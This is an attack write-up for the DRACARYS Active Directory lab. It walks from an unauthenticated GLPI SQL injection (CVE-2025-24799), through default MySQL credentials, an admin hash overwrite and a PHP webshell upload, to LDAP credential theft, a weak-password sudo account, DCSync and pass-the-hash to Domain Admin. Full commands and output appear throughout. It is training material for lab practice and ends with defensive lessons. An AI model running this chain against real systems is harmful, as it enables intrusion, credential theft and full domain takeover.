Dracarys WriteUp
Table of Contents

DRACARYS is one of the labs in the GOAD
(Game of Active Directory) family, by Orange Cyberdefense. Unlike classic GOAD, which is a theme park of vulnerabilities, DRACARYS is designed as a challenge: you start with no credentials and the only goal is to reach Domain Admin of the dracarys.lab domain. What makes it fun is that it mixes a web application (GLPI) with an Active Directory integrated with Linux machines, a scenario that is increasingly common in real environments and rarely talked about.
I built this writeup on my own Ludus lab. If you want to reproduce it, a while ago I wrote about how to build the lab with Ludus and GOAD .
🗺️ Attack chain
Recon (3 hosts: DC01, SRV01 and LX01-web)
      │
      ▼
GLPI 10.0.17 on LX01 → unauthenticated SQLi (CVE-2025-24799)
      │
      ▼
Exposed MySQL (glpi:glpi) → we overwrite the GLPI admin hash
      │
      ▼
GLPI super-admin → RCE (PHP upload) → www-data shell on LX01 (syrax)
      │
      ▼
Loot: glpicrypt.key → LDAP bind → domain credentials (sunfyre)
      │
      ▼
BloodHound as sunfyre → AD integrated with Linux
      │
      ▼
www-data → root on syrax (localuser:password, sudo group)
      │
      ▼
localuser ∈ domain BUILTIN\Administrators → DCSync → Domain Admin
🧰 Setup
With the lab up in Ludus, the first thing is the WireGuard tunnel into the lab network and a handy /etc/hosts. Ludus generates the hosts file for you:
sudo wg-quick up ludus
ludus range etc-hosts        # copy the output into your /etc/hosts
In my case the three machines are:
10.2.10.10   dc01.dracarys.lab   dc01   dracarys.lab   BALERION
10.2.10.11   srv01.dracarys.lab  srv01                 VHAGAR
10.2.10.12   lx01.dracarys.lab   lx01                  SYRAX
Watch out for a thematic detail: the machine names in AD are dragons from Westeros (BALERION is the DC, VHAGAR the member server, SYRAX the Linux box), while on the network we call them by their role. It helps to keep that straight so you do not get lost.
🔍 Reconnaissance
A scan of the three hosts makes the role assignment crystal clear.
nmap -Pn -n --open -p 22,53,80,88,135,139,389,443,445,464,636,3268,3306,3389,5985 10.2.10.10-12
| Host | IP | Ports | Role |
|---|---|---|---|
| BALERION | 10.2.10.10 | 53, 88, 389, 445, 636, 3268, 5985 | Domain controller |
| VHAGAR | 10.2.10.11 | 135, 445, 3389, 5985 | Windows member server |
| SYRAX | 10.2.10.12 | 22, 80, 443, 3306 | Linux box with web + MySQL |
Port 88 (Kerberos) and 389 (LDAP) confirm that BALERION is the DC. And the only web surface is on SYRAX, so that is the way in. A quick look with netexec also gives us two facts that are worth gold later on:
netexec smb 10.2.10.10-11
SMB  10.2.10.10  445  BALERION  [*] ... (domain:dracarys.lab) (signing:True)
SMB  10.2.10.11  445  VHAGAR    [*] ... (domain:dracarys.lab) (signing:False)   ← SMB signing disabled
VHAGAR has SMB signing disabled, which is the classic door for a relay attack. We note it down.
🌐 Foothold: GLPI on SYRAX
The SYRAX web is the typical default Apache page. The application is not linked anywhere, so we discover the /glpi subdirectory by directory fuzzing:
gobuster dir -u http://10.2.10.12/ -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
# /glpi                 (Status: 301) [--> http://10.2.10.12/glpi/]
We confirm the application lives there:
curl -s http://10.2.10.12/glpi/ | grep -i '<title>'
# <title>Authentication - GLPI</title>
GLPI is a widely used inventory and ticketing manager. First, the version, because it dictates the exploit:
curl -s http://10.2.10.12/glpi/CHANGELOG.md | grep -m1 '## \['
# ## [10.0.17] 2024-11-06
And status.php hands us a huge hint:
curl -s http://10.2.10.12/glpi/status.php
GLPI_DB_OK
Check LDAP servers: Active_Directory-ldap-dracarys.lab_OK    ← GLPI talks to the AD
GLPI is configured against Active Directory over LDAP. That means it stores the credentials of a domain user somewhere to do the bind. If we manage to read that configuration, we have a foot in the domain. Keep that idea in mind.
The SQL injection (CVE-2025-24799)
GLPI 10.0.17 is vulnerable to CVE-2025-24799, an unauthenticated SQL injection in the inventory agent endpoint. That endpoint accepts JSON with no credentials:
curl -s -X POST http://10.2.10.12/glpi/front/inventory.php \
  -H 'Content-Type: application/json' \
  -d '{"action":"inventory","itemtype":"Computer","deviceid":"test-2024","content":{"versionclient":"GLPI-Agent_v1.7"}}'
# {"RESPONSE":"SEND"}
That {"RESPONSE":"SEND"} confirms the endpoint processes the inventory. The injection is blind and time based, so we delegate it to sqlmap. We save the request in a req.txt file and launch:
sqlmap -r req.txt --technique=T --dbms=mysql --batch --threads=10 \
  --sql-query="SELECT name,password FROM glpi.glpi_users WHERE name='glpi'"
From here we get the GLPI user hashes, but they are bcrypt and not reasonably crackable. And note: this injection is read only (a commented UNION SELECT), it does not allow UPDATE. To write we need another way.
💡 To avoid fighting with slow character by character extraction, use glpwnme , which ships this CVE as a module:
python3 -m glpwnme -t http://10.2.10.12/glpi/ -e CVE_2025_24799 --run -O sql="SELECT ...".
From the SQLi to GLPI super-admin (through the back door)
Remember the recon: SYRAX had 3306 (MySQL) open to the network. We try GLPI’s default credentials, and they work:
mysql -h 10.2.10.12 -u glpi -pglpi --skip-ssl -e "SELECT VERSION();"
With direct database access we no longer need the SQLi to write. Instead of cracking the administrator’s bcrypt, we overwrite it with our own. GLPI expects the $2y$ prefix (not $2b$), so we generate the hash and adjust it:
python3 -c "import bcrypt;print('\$2y\$'+bcrypt.hashpw(b'dracarys123',bcrypt.gensalt(rounds=10)).decode()[4:])"
UPDATE glpi_users SET password='$2y$...', authtype=1, auths_id=0 WHERE name='glpi';
(The authtype=1 forces local authentication in case the account was pointing to LDAP.) We log in through the web with glpi / dracarys123 and we are now GLPI Super-Admin.
From super-admin to RCE
As super-admin, GLPI allows uploading “documents”, and its file type configuration usually lets dangerous extensions through. To avoid doing it by hand, we use glpwnme , Orange’s own tool for GLPI:
glpwnme -t http://10.2.10.12/glpi/ -u glpi -p dracarys123 -e PHP_UPLOAD --run --no-opsec
[+] Version of glpi found: 10.0.17
[+] GLPI configuration is not safe 💀
[+] Profiles of current user: Super-Admin
[+] Access your file: http://10.2.10.12/glpi/files/_tmp/orange.php?passwd=P@ssw0rd123&p_run=<cmd>
The orange.php webshell runs commands with the p_run parameter (protected with passwd=P@ssw0rd123). A test:
curl 'http://10.2.10.12/glpi/files/_tmp/orange.php?passwd=P@ssw0rd123&p_run=id;hostname'
# uid=33(www-data) ... syrax.dracarys.lab
Command execution as www-data on SYRAX. As a bonus, orange.php without p_run (only with passwd=) dumps the LDAP bind and the database credentials directly.
⚠️ Handy: turn it into a reverse shell back to your Kali (your IP on the tunnel is
198.51.100.2) to move around comfortably.
🔑 Loot: the domain credential hidden in GLPI
We cash in the promise that status.php made us. GLPI stores the LDAP bind password encrypted (the rootdn_passwd field of the glpi_authldaps table), and the key to decrypt it, glpicrypt.key, is on the server itself and readable by www-data. The glpwnme webshell does the work for us: with just ?passwd=P@ssw0rd123 it prints the LDAP connection in cleartext:
LDAP Base      => CN=sunfyre,CN=Users,DC=dracarys,DC=lab
LDAP Password  => BSno5D**********  (different on every deployment)
DB User/Pass   => glpi / glpi
The account GLPI uses against the AD is sunfyre, its service account. We check it against the DC:
netexec ldap 10.2.10.10 -u sunfyre -p '<password>' -d dracarys.lab
# [+] dracarys.lab\sunfyre:<password>
We now have valid domain credentials. We have moved from the web into Active Directory.
💡 If you prefer to decrypt it by hand,
rootdn_passwdis encrypted with XChaCha20-Poly1305 usingglpicrypt.key, asodium_crypto_aead_xchacha20poly1305_ietf_decryptin PHP recovers it.
🩸 Domain enumeration with BloodHound
With sunfyre we collect the whole domain for BloodHound:
bloodhound-python -u sunfyre -p '<password>' -d dracarys.lab -ns 10.2.10.10 -c All --zip
⚠️ You will see “LDAP signing is enabled, trying LDAPS” warnings. That is normal: the DC enforces signing,
bloodhound-pythonretries over LDAPS (636) and works just the same.
Importing the ZIP into BloodHound, the domain is small and clean (9 users), and the map tells a very clear story. These are the users that matter:
| User | Description | Relevant membership |
|---|---|---|
sunfyre | GLPI service account (ours) | LINUXUSERS |
viserion | regular user | LINUXUSERS |
rhaegal | regular user | LINUXADMINS |
drogon | Domain Admin | LINUXADMINS + Domain Admins |
localuser | local/administration account | domain BUILTIN\Administrators |
And here is the challenge’s design: it is an Active Directory integrated with Linux. There are two groups that are not standard Windows ones, LINUXUSERS and LINUXADMINS, whose names make it obvious they govern access to the domain’s Linux machines (SYRAX is joined to the domain via SSSD). It is a very real and poorly watched pattern.
sunfyre, on its own, has no juicy permission in the AD: no kerberoast, no ASREP, no abusable ACLs, no ADCS (there is no CA in the domain). The escalation is not on the Windows side, it is on the Linux side, and the thread to pull is the machine where we already have execution: SYRAX.
👑 Escalation to Domain Admin: the Active Directory that lives in Linux
Step 1: from www-data to root on SYRAX
Our GLPI RCE runs as www-data, an unprivileged user: no sudo, no abusable SUID, no writable cron. But enumerating the system reveals the key detail, the local sudo group:
www-data$ getent group sudo
sudo:x:27:localuser
On SYRAX, the user localuser has sudo. And localuser is the local administration account that deploys the lab, its password is the typical password. With that we log in over SSH and jump to root effortlessly:
$ sshpass -p 'password' ssh localuser@10.2.10.12
localuser@syrax$ id
uid=1000(localuser) ... 27(sudo),624600513(domain users)   ← it is also a domain user!
localuser@syrax$ sudo -i
root@syrax#
Look at the id: localuser is in the sudo group and in domain users. It is not just a local account, it is a domain account. And that is exactly where BloodHound had given us the golden hint.
Step 2: localuser is a domain administrator
Remember what we saw in BloodHound: localuser is a member of the domain’s BUILTIN\Administrators. That group can administer the domain controller itself, so a domain account inside it is, in practice, as good as a Domain Admin. And its password is the same password. We check it against the DC:
netexec smb 10.2.10.10 -u localuser -p 'password' -d dracarys.lab
SMB 10.2.10.10 445 BALERION [+] dracarys.lab\localuser:password (Pwn3d!)
That (Pwn3d!) says it all: localuser is an administrator on the domain controller.
Step 3: DCSync and full compromise
As a DC administrator, a DCSync dumps the whole domain database for us: the hashes of every user, including krbtgt (used to forge Golden Tickets) and the Administrator:
impacket-secretsdump dracarys.lab/localuser:password@10.2.10.10 -just-dc
Administrator:500:aad3b435b51404eeaad3b435b51404ee:2ce1d863befe7dd23bdcebec4d2704ce:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:91acdf75d00eb489a9fbcc6f44c0c4db:::
drogon:1108:aad3b435b51404eeaad3b435b51404ee:3627f18929c18bd37c93423a5e39b78a:::
And with the domain Administrator hash, a Pass-the-Hash gives us command execution as SYSTEM on the DC:
netexec smb 10.2.10.10 -u Administrator -H 2ce1d863befe7dd23bdcebec4d2704ce -d dracarys.lab -x "whoami"
SMB  10.2.10.10  445  BALERION  [+] dracarys.lab\Administrator:2ce1... (Pwn3d!)
SMB  10.2.10.10  445  BALERION  [+] Executed command via wmiexec
Goal accomplished: from a forgotten web app to Domain Admin of the dracarys.lab domain.
💡 About
localuser. In this deployment,localuseris the account used by provisioning (hence thepasswordpassword), and the author left it inside the domain’sBUILTIN\Administrators. It is a very realistic mistake: local administration accounts that end up with domain privileges and a weak or reused password. If you prefer the “no infrastructure shortcuts” route, from root on SYRAX you also have thekrb5.keytabof theSYRAX$machine account and the/root/.my.cnfwith the MySQL root password to keep pulling the thread, but the short and clean path to DA islocaluser.
🧹 Leaving the lab clean
Since all of this runs on Ludus with a snapshot, when you are done revert it to its original state and leave no trace:
ludus snapshots revert dracarys-ok
📝 Summary
| # | Phase | Technique | Result |
|---|---|---|---|
| 1 | Reconnaissance | nmap + netexec | 3 hosts, web on SYRAX, SMB signing off on VHAGAR |
| 2 | Fingerprint | GLPI version + status.php | GLPI 10.0.17 with LDAP bind to the AD |
| 3 | SQLi | CVE-2025-24799 in the inventory (unauth) | Read access to the GLPI database |
| 4 | App escalation | Exposed MySQL (glpi:glpi) → overwrite the admin hash | GLPI Super-Admin |
| 5 | RCE | PHP upload with glpwnme | Command execution as www-data on SYRAX |
| 6 | Loot | Decrypt the LDAP bind with glpicrypt.key | Domain credentials (sunfyre) |
| 7 | Enumeration | BloodHound as sunfyre | localuser ∈ BUILTIN\Administrators, AD+Linux |
| 8 | Local privesc | localuser:password in the sudo group | root on SYRAX |
| 9 | DA escalation | localuser is a DC admin → DCSync + Pass-the-Hash | Domain Admin of dracarys.lab |
🧠 What DRACARYS teaches
- A forgotten web app is a door into the domain. GLPI was not the target, but it stored the AD service credentials. Any application that authenticates against the directory is a first class target.
- Services that should not be exposed. GLPI’s MySQL, reachable from the network with
glpi:glpi, is what turned a slow blind SQLi into full control of the database. Before fighting the hard exploit, check whether there is an open door next to it. - Integrating Linux into Active Directory widens the surface. Linux machines joined to the domain, with local administration accounts that are also domain accounts, are a vector that many security teams do not watch.
- The cardinal sin: a privileged local account, in the domain and with a weak password.
localusercombined all three,sudoon Linux, membership of the domain’sBUILTIN\Administratorsand thepasswordpassword, and that alone is the path from the web to Domain Admin. - You do not always have to crack. Against GLPI’s bcrypt we cracked nothing: we overwrote the hash directly in the database. Sometimes the fast route is to change the data, not to guess it.
🐉 Note. DRACARYS is a hard difficulty challenge and the fun is in discovering each piece on your own. If you are going to build it, do it on a snapshot so you can break it and revert as many times as needed. The author (Mayfly,
@M4yFly) appreciates it if you send your writeup his way.